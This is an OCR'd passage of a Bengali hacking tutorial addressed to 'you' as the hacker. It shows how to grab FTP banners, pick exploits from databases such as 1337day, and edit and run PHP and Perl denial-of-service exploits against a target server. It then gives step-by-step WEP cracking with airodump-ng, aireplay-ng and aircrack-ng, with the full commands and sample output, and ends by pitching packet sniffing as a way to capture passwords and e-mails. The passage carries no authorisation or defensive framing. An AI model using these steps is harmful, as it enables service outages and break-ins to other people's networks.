
*কনফার্মেশন নিশ্চিত করার জন্য একটি পপআপ বক্স আসবে।টেলনেট এখন ইন্সটল হয়ে যাবে।

১. প্রথমে হ্যাকার nmap এ পাওয়া একটি open port কে এক্সপ্লয়েট করার চেষ্টা করবে।ধরে নেই যে,হ্যাকার Target scan করে



২১ নাম্বার পোর্ট টি open পেয়েছে ।কোন এফটিপি সফটওয়্যার চলতেছে তা জানার জন্যে সে *telnet www.targetsite.com 21* কমান্ড দ্বারা telnet ব্যবহার করবে।তুমি ছবি তে দেখতে পাচ্ছ আমি আমার কম্পিউটার কে টার্গেট করেছি তাই (লোকালহোস্ট) দিয়েছি।তুমি (লোকালহোস্ট) এর জায়গায় তোমার টার্গেট/adress টি দিবে।

২.এরপর এটা তোমার টার্গেট এর সাথে Connect হবে এবং তোমাকে একটা banner দেখাবে সফটওয়্যার এবং সফটওয়্যারের ভার্সন সহ।



সফটওয়্যারের মধ্যে vulnerabilities খোঁজার জন্য হ্যাকারের এই তথ্যটাই দরকার।যদি এভাবে কাজ না করে তাহলে Nmap এর full version detection অপশন ব্যবহার করতে হবে।

Vulnerability সার্চিং

এখন হ্যাকার এর কাছে সফটওয়্যারের নাম এবং ভার্সন জানা আছে তাই সে এই তথ্য ব্যবহার করে কতগুলো vulnerability ডেটাবেজ খুজবে এক্সপ্লয়েট করার জন্যে।যদি এক্সপ্লয়েট করা যায় তাহলে সে তা সার্ভার এর সাথে ব্যবহার করে সার্ভার দখল করে নিবে।যদি একটা না পায় তাহলে সে অন্য আরেকটি open port চেষ্টা করবে ।কতগুলো জনপ্রিয় এক্সপ্লয়েট ডেটাবেজ হল =

*1337day

*SecurityFocus

*OSvdb

কয়েকটা পোর্ট খোঁজার পর হ্যাকার যদি এফটিপি সফটওয়্যার এর জন্যে কোন এক্সপ্লয়েট খুঁজে না পায় তাহলে বাকিগুলোও খোজতে থাকবে।এলিট হ্যাকাররা নতুন এক্সপ্লয়েট তৈরি করবে ।এটাকে হ্যাকার দের ভাষায় “0-day” বলা হয় ।

“0-day” vulnerabilities হ্যাকার দের মাঝে কিছু কারণে অনেক গুরুত্বপূর্ণ ।

*যেহেতু vulnerabilities টা সম্পর্কে কেউ জানে না তাই vulnerabilities টার patch বের করার আগে হ্যাকার অনেকগুলো সাইট হ্যাক করতে পারে।

*vulnerabilities টা হ্যাকার অনেক দামে বিক্রি করতে পারে ।

*নতুন vulnerabilities দেখানোর মাধ্যমে হ্যাকার খ্যাতি অর্জন করে।

তুমি ভাবতেছ “0-day” গুলো এতো গুরুত্বপূর্ণ কেন? তোমাকে একটা equation দিয়ে বুঝাই...

Hacker + 0-Day + Company servers = Bad Reputation =Loss of Money

এখানে আমরা কিছু কমন attacks নিয়ে আলোচনা করব যা vulnerabilities পাওয়ার পর হ্যাকাররা করে থাকে।

Denial-of-Service (Dos)- অনেক ধরণের Dos attacks আছে কিন্তু সবগুলোর উদ্দেশ্য একই - Target server কে কিছু সময় এর জন্যে বন্ধ করে।বেশিরভাগ Dos attack এ হ্যাকার Target server একসাথে অনেকগুলো তথ্য পাঠায় সার্ভার এর ক্ষমতা পুরোটা ব্যবহার করতে ।যাতে বাকি সবার কাছে তা অফলাইন হয়ে যায়।

Buffer Overflow (BoF)- কোনো প্রোগ্রামে অতিরিক্ত ডাটা প্রবেশ করালে তাতে BOF হতে দেখা যায়।প্রোগ্রামে ডাটা স্টোরেজের জন্য নির্দিষ্ট পরিমান অংশ দেওয়া থাকে হ্যাকার Malicious code প্রবেশ করালে প্রোগ্রামের লজিক ভেঙ্গে পরে ফলে তা আর কাজ করে না।Malicious Code টি এক্সিকিউট হয়।Code টি একবার executed হলে হ্যাকার সার্ভার দখল করতে পারে।যদি তুমি 1337day তে এক্সপ্লয়েট ডেটাবেজে খোজো তাহলে তুমি কিছু এক্সপ্লয়েট পাবে লোকাল এক্সপ্লয়েট অথবা রিমোট এক্সপ্লয়েট এর মত।নিচে বর্ণনা দেওয়া হল

লোকাল এক্সপ্লয়েট - লোকাল এক্সপ্লয়েট চালানোর জন্য তোমার প্রথমে মেশিনএ পুরো অধিকার থাকতে হবে।লোকাল এক্সপ্লয়েট ব্যবহার করা হয় এডমিন রুট এর অধিকার বৃদ্ধিকরার জন্যে।অন্যভাবে বলা যায় এর দ্বারা লোকাল ব্যবহারের অধিকার বৃদ্ধি পেতে পারে ।

রিমোট এক্সপ্লয়েট- রিমোট এক্সপ্লয়েট আর লোকাল এক্সপ্লয়েট একই।শুধু রিমোট এক্সপ্লয়েট ইন্টারনেট এর যেকোনো জায়গা থেকে করা যায়।হ্যাকার রিমোট এবং লোকাল এক্সপ্লয়েট দুইটাই ব্যবহার করে সার্ভার দখল করার জন্যে।

পেনেট্রেটিং

এখন তুমি ভাবছো হ্যাকার সঠিক এক্সপ্লয়েট পাওয়ার পর সে তা কিভাবে টার্গেটে ব্যবহার করে এবং সার্ভার দখল করে ?

এটা এখানে বর্ণনা করা হল - 1337day তে খোঁজ করে দেখতে পারো অথবা অন্য কোন এক্সপ্লয়েট ডেটাবেজ ওয়েবসাইটে যা এখানে দেওয়া হয়েছে।নিচে কিছু গুরুত্তপূর্ণ প্রোগ্রামিং ভাষার এক্সপয়েটের বর্ণনা দেওয়া হল -

PHP

PHP কোড অনেক কমন।পিএইচপি কোড সাধারণত শুরু হয়<?php দিয়ে এবং শেষ হয় ?>দিয়ে ।ধরে নেই, হ্যাকার এফটিপি সার্ভার 0.9.20. সার্ভার এ কিছুক্ষণের জন্যে ক্ষতি করতে চায়।যদি সে 1337day তে সহজেই খুজে পাবে উদাহরনস্বরূপ আমি এই Dos টি ব্যবহার করব - http://www.1337day.com/exploits/6238

নিচে ধাপ গুলো দেওয়া হল -


১. প্রথমে আমাকে আমার কম্পিউটারে পিএইচপি ইন্সটল করতে হবে।WAMP হল ফ্রী ওয়েব সার্ভার যাতে পিএইচপি আছে।Mac এর জন্য আছে MAMP। আমি কোড টি নোটপ্যাডে লিখে তা “exploit.php” নামে save করব।পিএইচপি সম্বন্ধে ধারনা থাকলে কাজটি সহজ হবে।কোডটি খুজলে দেখবে

```
$address = gethostbyname('192.168.1.3');
```


লাইন আছে এখানে তোমাকে ' 'এর ভিতরে টার্গেট এর আইপি অ্যাড্রেস বসাতে হবে।প্রতিটা

এক্সপ্লয়েটই আলাদা আলাদা হয়ে থাকে।ফলে তোমাকে সম্পাদনা করার জন্যে ও কিছু নির্দেশনার জন্যে প্রোগ্রামিং জানতে হবে।এই সম্পাদনা করা ফাইলটি PHP executable ফাইল টার সাথে একই directory তে save করো।WAMP এ অ্যাড্রেসটি হবে C:\wamp\bin\php\php5.2.5 এখানে PHP এর ভার্সন অন্যকিছুও হতে পারে।

২. এরপর আমরা কমান্ড প্রোমোট চালু করব এবং CD (change directory) কমান্ড ব্যবহার করে PHP directory তে যাব।



৩.এখন এক্সপ্লয়েটটি রান করাতে হবে।এর জন্য “php exploit.php” কমান্ডটি লিখে শুধুমাত্র এন্টার চাপতে হবে।



৪. এলিট হ্যাকাররা এক্সপ্লয়েট করলে তাতে কিছু বাড়তি কোড ঢুকিয়ে দেয় যাতে স্ক্রিপ্টকিডিরা অর্থাৎ যারা কোন প্রোগ্রামিং জানে না তারা এটা ব্যবহার করতে না পারো।উপরে একটা সাধারণ উদাহরণ দেখানো হয়েছে।তুমি এক্সপ্লয়েট এর ১৮ নাম্বার লাইন পাবে -

$junk.=”../../../sun-tzu/../../../sun-tzu/../../../sun-tzu”;

এই লাইন টা দেয়া হয়েছে স্ক্রিপ্ট কিডিদের বোকা বানানোর জন্যে।এই লাইন রিমুভ করলেই

আর ভুলআসবে না।অর্থাৎ প্রোগ্রামিং সম্বন্ধে তোমার ধারনা থাকতে হবে।

এধরনের আরও ভুল তুমি পেতে পারো।এগুলা সার্ভার configurations এর জন্যে।একজন হ্যাকার হিসেবে তোমাকে নিজে নিজে অনেক শিখতে হবে।বার বার সামান্য সমস্যা নিয়ে প্রশ্ন করলে সেটা ভাল দেখাবে না।তাই তুমি গুগলে খুঁজবে,www.google.com হল তোমার বন্ধু।আর এখানে কিছু না পেলে community forums এ জিজ্ঞেস করতে পারো।

৫. ভুলগুলো ঠিক করার পর টার্গেট এ Dos attack কাজ করবে এবং তা কমান্ড ত্যাগ করার আগ পর্যন্ত চলতেই থাকবে ।যদি সার্ভার টা Dos attack এর কারণে ক্ষতিগ্রস্ত হয় তাহলে তুমি টার্গেট সাইট এ গিয়ে তোমার কাজ এর ফলাফল দেখতে পারবে।এর ফলে সার্ভার ডাউন হবে এবং পেজ লোড হতে অনেক সময় লাগবে।

Perl

Perl স্ক্রিপ্ট চালানো আর পিএইচপি চালানো একই রকম

১. ActivePerl এর স্ট্যাবল ভার্সনটি ডাউনলোড এবং ইন্সটল করো।

২.এরপর হ্যাকার vulnerability এর জন্যে এক্সপ্লয়েট খুঁজবে।এখানে আমরা http://www.1337day.com/exploits/6613 সাইটটির Win এফটিপি সার্ভার 2.3.0. ব্যবহার করব।এটা একটি Denial of Service (Dos) এক্সপ্লয়েট।

৩. টার্গেট সার্ভার এর মত আমরা কিছু যায়গায় আমরা এক্সপ্লয়েটটি এডিট করব।পরবর্তীতে আমরা ফাইল টা "exploit.pl" নামে save করব।Pearl এক্সপ্লয়েট গুলো "!/usr/bin/perl" দিয়ে শুরু হয় ।

৪.এখন আমরা CMD Open করে CD (change directory) কমান্ড প্রোমোট ব্যবহার করে directory পরিবর্তন করব।এরপর "perl exploit.pl"টাইপ করে এক্সপ্লয়টেসন শুরু করব।DOS attack শুরু হয়ে গেল... সহজ না !!

Python

Python ও কমন একটি programming language এক্সপ্লয়েট তৈরি করার জন্যে।http://www.python.org/downloads থেকে তুমি Python ডাউনলোড করে নিতে পারো।Python চালানো Perl এর মতই।Python এর অনেক এক্সপ্লয়েট পাওয়া যাবে 1337day তে।মনে রাখবে যে Perl এ যেখানে তুমি "exploit.pl" নামে এক্সপ্লয়েটটি সেভ করেছিলে সেখানে তুমি নাম দিবে "exploit.py"। ".py" হল Python এর এক্সটেনশন।

৬ষ্ঠ অধ্যায়

ওয়্যারলেস হ্যাকিং

এখানে আমরা Wireless হ্যাকিং নিয়ে আলোচনা করব।এবং দেখাবো কিভাবে secure wireless\networks এ ঢোকা যায়।

ওয়্যারলেস নেটওয়ার্ক অনুসন্ধান

এই কাজের জন্যে তোমার wireless card/adapter লাগবে।হ্যাকার তোমার আশেপাশে wireless networks খুঁজবে।

উইন্ডোজের জন্যে আমরা যেটা ব্যবহার করব তা হল NetStumbler।আর Mac এর জন্যে MacStumbler।এরকম আরও কিছু প্রোগ্রামের নাম হল -


- উইন্ডোজ ও লিনাক্সের জন্য Kismet।
- ম্যাকের জন্য kismac।

ধাপসমূহঃ


১.Netstumbler ডাউনলোড করে ইন্সটল করো।

২.চালু করলে এটা Wireless access points এর জন্য automatic scan শুরু করবে।

৩.scan শেষ হওয়ার পর wireless access points এর লিস্ট দেখতে পাবে।



৪. যদি তুমি কোন MAC address এ ক্লিক করো তুমি একটি গ্রাফ দেখবে।যত বেশি সবুজ তত ভাল signal ।



৫. তুমি দেখবে NetStumbler নাম ছাড়াও আর কিছু দেখায়।এটি MAC address, Channel number, encryption type এবং bunch দেখায়।এগুলা হ্যাকারের জন্যে গুরুত্বপূর্ণ।network cracking এর জন্যে কমন কিছু encryption হল -

• WEP (Wired Equivalent Privacy) - WEP কে এখন আর নিরাপদ বলা যায় না।হ্যাকার খুব সহজে WEP key crack করতে পারে।

•WAP(Wireless Application Protocol) - WAP হল এখনকার সবচেয়ে secure wireless network।WEP এর মত এটা সহজ হবে না।brute-force অথবা dictionary attack এর দ্বারা WAP crack করতে হয়।পাসওয়ার্ড কঠিন হলে dictionary attack কাজ করবে না আর brute-force করলে কয়েক যুগ লেগে যাবে।

WEP ক্র্যাকিং

এখানে আমরা লিনাক্সের একটি ডিস্ট্রিবিউসন Backtrack ব্যবহার করব।BackTrack এ আগে থেকেই অনেকগুলো সফটওয়্যার দেওয়া থাকে।ক্র্যাকিং শুরু করার আগে আমাদের কিছু জিনিস দরকার -

১. wireless adapter সহ একটা কম্পিউটার।

২. Backtrack ডাউনলোড করো এবং একটা Live CD বানাও।Backtrack এ আমরা যেসব tools ব্যবহার করব তা হল -

• Kismet - একটি wireless network detector

• airodump -যা wireless router থেকে packets capture করে ।

• aireplay - এটি ARP requests ফোরজ করে।

• aircrack – এটি WEP key ডেক্রিপ্ট করে।

শুরু করা যাক.....

১.bssid, essid এবং channel number সহ আমরা প্রথমে wireless access point খুঁজে বের করব।এটা করার জন্যে আমরা terminal চালু করব এবং kismet লিখে kismet চালু করব।এটা তোমার কাছে সঠিক adapter টি চাইবে, আমারটা ath0।Iwconfig টাইপ করে ডিভাইসের নাম পাবে।

```
lo        no wireless extensions.

ath0      IEEE 802.11g  ESSID:"default"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:14:A5:35:7A:64
          Bit Rate:54 Mb/s   Tx-Power:18 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=50/94  Signal level=-45 dBm  Noise level=-95 dBm
          Rx invalid nwid:19994  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:1552  Invalid misc:1552   Missed beacon:202

eth0      no wireless extensions.

sit0      no wireless extensions.
```

২.এরপরও কিছু করার জন্য তোমার wireless adapter কে monitor mode এ নিতে হবে।Kismet এটা নিজে নিজেই করে।

৩.Kismet এ তুমি Y/N/0 পাবে ।এরা বিভিন্ন encryption এর জন্যে কাজ করে।এইভাবে আমরা access points খুঁজব

Y=WEP N=OPEN 0=OTHER(usually WAP).

৪.access point পাওয়ার পর যেকোনো text document খুলো এবং networks broadcast name (essid),mac address (bssid) এবং এটার channel number paste করো।এই তথ্য পেতে arrow keys ব্যবহার করে access point সিলেক্ট করো এবং<ENTER>চাপ।

```
Network List  (Autofit)                                                    Info
   Name                    T W Ch  Packts Flags IP Range                   Ntwrks
   default                 A N 006      9 F     192.168.0.1                  16
 ! iyonder.net             A N 005     42  U4   10.254.178.254             Pckets
 ! iyonder.net             A N 001     22  A3   10.254.178.0                228
 ! eurospot                A N 001     19  U4   204.26.5.166              Cryptd
 ! NETGEAR                 A 0 006      5       0.0.0.0                      4
```

৫।এরপর আমরা access point থেকে airodump ব্যবহার করে data কালেকশন করব।নতুন আরেকটি terminal খুল এবং airodump-ng -c [channel#] -w [filename] --bssid [bssid] [device] লিখে airodump চালু করো।উপরের কমান্ড

Pahaira

প্রোমোটে airodump-ng যে channel এ চালু হয় তা তোমার access point এর -c এর পরে যায়।output যায় -w এর পরে ।MAC address এ তা যায় --bssid এর পর ।কমান্ড প্রোমোটটি device name দিয়ে শেষ হয় ।

৬. নতুন আরেকটি terminal খুলো ।এরপর আমরা কিছু fake packets তৈরি করো লক্ষ্য access point এর জন্যে যাতে data output এর গতি বাড়ে ।কমান্ডটি হল -

aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:55:66 -e [essid] [device]

কমান্ড প্রোমোট দ্বারা আমরা airplay-ng program. ব্যবহার করি ।-1 হল fake authentication যা access point. সহ ।

0 হল attack মধ্যবর্তী সময়।

৭.এখন আমরা লক্ষ্য access point এ একসাথে অনেকগুলো packets পাঠানোর যাতে WEP key ক্র্যাক করতে পারি ।aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:5:66 [device]এই কমান্ড এ -3 দ্বারা attackএর type বুঝায় যা এই ক্ষেত্রে packet injection । -b হল MAC address of the লক্ষ্য access point ।-h হল wireless adapters MAC address । wireless adapter device এর নাম থাকে সবার শেষে ।

৮. যখন তুমি 50k-500k packets এর মত পেয়ে যাবে তুমি WEP key ব্রেক করা শুরু করতে পারো ।aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs

```
KB    depth   byte(vote)
 0    0/  1   7D(170496) DD(150528) 5A(148992) E8(148480) 3E(146944) 4D(146432) 82(146176)
 1    0/  1   00(172800) 52(154880) 1D(153600) 40(151040) EB(150528) F9(148480) 44(147200)
 2    0/  1   05(178176) 55(151552) 58(149760) 71(148736) 86(146944) D7(146432) 5C(145920)
 3    0/  1   F9(180736) DE(148736) 4A(147968) 52(147968) E8(147712) EF(146688) 9A(145920)
 4    0/  1   8D(173568) 80(154112) D4(148480) 4A(147968) 56(147200) 74(146176) F9(146176)
 5    0/  1   C9(176128) 62(146176) 3F(145920) 9F(145920) 87(145408) 5E(144384) A8(144384)
 6    0/  1   E4(174336) F7(151296) BE(149760) 6B(148224) F2(146432) 42(146176) 4E(145920)
 7    0/  1   89(154880) 82(153600) 5E(153088) 26(150528) 56(149760) 03(148480) 1E(147968)
 8    0/  1   F2(170240) 6A(148224) DA(147456) 62(146688) 77(146688) D8(145920) 26(144896)
 9    0/  1   11(179456) 30(153600) 9D(146688) A9(145664) 7A(145408) 05(145152) C5(145152)
10    0/  1   A7(151552) AC(149504) 6F(147968) C8(146688) E3(146432) 34(146176) BD(146176)
11    0/  1   0D(151040) 56(149504) CE(148736) CD(148480) 32(146176) 80(145664) 7E(145408)
12    0/  1   98(152576) 97(151284) 25(145800) FB(145720) 48(145232) D8(144584) C0(144184)

          KEY FOUND! [ 7D:00:05:F9:8D:C9:E4:89:F2:11:C5:49:98 ]
```

এই কমান্ড দ্বারা আমরা ক্রাকিং শুরু করবো।এই কমান্ড এ -a 1 দিয়ে program কে WEPattack mode, নিতে হয় । -b হল MAC addressএবং -n 128 হল WEP key length In তুমি এটা না জানলে রেখে দাও ।এভাবে তুমি WEP key কে মুহূর্তেই ক্র্যাক করতে পারো।

এভাবে কোন ভুলআসলে তুমি গুগলে খুঁজলে তুমি অবশ্যই উত্তর পাবে ।


pahaira 2

প্যাকেট স্নিফিং

আমি এখন wireshark প্রোগ্রাম টি ব্যবহার করবো Packet sniffing দেখানোর জন্য। Packet sniffing হল নেটওয়ার্কের মধ্যে দিয়ে যাওয়া Packet গুলো ধরার একটি উপায়।packet sniffer এর সাহায্যে হ্যাকার wireless network এ অনুপ্রবেশ করে : usernames, passwords, IM conversations, and e-mails এই তথ্য গুলো পেতে পারে ।

